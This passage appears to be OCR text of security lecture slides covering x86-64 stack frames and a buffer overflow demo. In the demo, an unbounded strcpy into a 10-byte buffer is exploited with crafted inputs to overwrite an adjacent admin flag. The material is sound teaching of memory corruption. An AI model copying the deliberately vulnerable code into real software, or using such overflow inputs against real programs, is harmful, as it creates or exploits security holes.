    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Set var4 = 4

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Move a into esi (argument for foo)

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Move b into edi (argument for foo)

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Push next inst, call foo which will set its stack frame and will then restore it

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Set eax = 0 (return value)

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



First: mov rbp, rsp

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Then: pop rbp

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Equivalent to: pop rip

The stack

```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Buffer Overflow

Buffer Overflow

In programming and information security, a **buffer overflow** or **buffer overrun** is an anomaly whereby a program writes data to a buffer **beyond the buffer's allocated memory**, overwriting adjacent memory locations.

Programming languages commonly associated with buffer overflows include **C** and **C++**, which provide **no built-in protection against accessing or overwriting data** in any part of memory and do not **automatically check** that data written to an array is within **the boundaries of that array** [1]

→ **Buffer overflow** is an instance of **Memory Corruption**!

[1]: https://en.wikipedia.org/wiki/Buffer_overflow

Buffer Overflow 1 - Variable overriding

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    int admin = 0;
    char name[10];

    if(argc != 2) {
        printf("Usage: %s <name>\n", argv[0]);
        return 1;
    }

    strcpy(name, argv[1]);

    if(admin) {
        printf("Hello, %s! You are an admin.\n", name);
    } else {
        printf("Hello, %s!\n", name);
    }
}
```

Where is the vulnerability?


Buffer Overflow 1 - Variable overriding

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    int admin = 0;
    char name[10];

    if(argc != 2) {
        printf("Usage: %s <name>\n", argv[0]);
        return 1;
    }

    strcpy(name, argv[1]);

    if(admin) {
        printf("Hello, %s! You are an admin.\n", name);
    } else {
        printf("Hello, %s!\n", name);
    }
}
```

Unbounded string copy in a limited buffer


Buffer Overflow 1 - Variable overriding

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    int admin = 0;
    char name[10];

    if(argc != 2) {
        printf("Usage: %s <name>\n", argv[0]);
        return 1;
    }

    strcpy(name, argv[1]);

    if(admin) {
        printf("Hello, %s! You are an admin.\n", name);
    } else {
        printf("Hello, %s!\n", name);
    }
}
```




Buffer Overflow 1 - Variable overriding

```
[carlo@carlo-minotebook SS_2]$ ./admin Carlo
Hello, Carlo!
[carlo@carlo-minotebook SS_2]$ ./admin AAAAAAAAAA
Hello, AAAAAAAAAA!
```




Buffer Overflow 1 - Variable overriding

```
[carlo@carlo-minotebook SS_2]$ ./admin Carlo
Hello, Carlo!
[carlo@carlo-minotebook SS_2]$ ./admin AAAAAAAAAA
Hello, AAAAAAAAAA!
[carlo@carlo-minotebook SS_2]$ ./admin AAAAAAAAAAAA
Hello, AAAAAAAAAAAA! You are an admin.
```



Buffer Overflow 1 - Variable overriding

```
4   int main(int argc, char *argv[]) {
5       int admin = 0;
6       char name[10];
7
8       if(argc != 2) {
9           printf("Usage: %s <name>\n", argv[0]);
10          return 1;
11      }
12
13      strcpy(name, argv[1]);
14
15      printf("admin = 0x%08x\n", admin);
16
17      if(admin == 0xdeadbeef) {
18          printf("Hello, %s! You are an admin.\n", name);
19      } else {
20          printf("Hello, %s!\n", name);
21      }
22  }
```



Buffer Overflow 1 - Variable overriding

```
[carlo@carlo-minotebook SS_2]$ ./admin AAAAAAAAAAdeadbeef
admin = 0x64616564
Hello, AAAAAAAAAAdeadbeef!
```

What is happening here?

Buffer Overflow 1 - Variable overriding

```
[carlo@carlo-minotebook SS_2]$ ./admin AAAAAAAAAAdeadbeef
admin = 0x64616564
Hello, AAAAAAAAAAdeadbeef!
[carlo@carlo-minotebook SS_2]$ ./admin `printf 'AAAAAAAAAA\xde\xad\xbe\xef'`
admin = 0xefbeadde
Hello, AAAAAAAAAA
```

What now?

Buffer Overflow 1 - Variable overriding


```
[carlo@carlo-minotebook SS_2]$ ./admin AAAAAAAAAAdeadbeef
admin = 0x64616564
Hello, AAAAAAAAAAdeadbeef!
[carlo@carlo-minotebook SS_2]$ ./admin `printf 'AAAAAAAAAA\xde\xad\xbe\xef'`
admin = 0xefbeadde
Hello, AAAAAAAAAA
[carlo@carlo-minotebook SS_2]$ ./admin `printf 'AAAAAAAAAA\xef\xbe\xad\xde'`
admin = 0xdeadbeef
Hello, AAAAAAAAAA You are an admin.
```

Yaay, but why?

Quick detour - Endianness


```
[carlo@carlo-minotebook SS_2]$ readelf -h admin
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Position-Independent Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x1050
  Start of program headers:          64 (bytes into file)
  Start of section headers:          13544 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         13
  Size of section headers:           64 (bytes)
  Number of section headers:         30
  Section header string table index: 29
```

Quick detour - Endianness



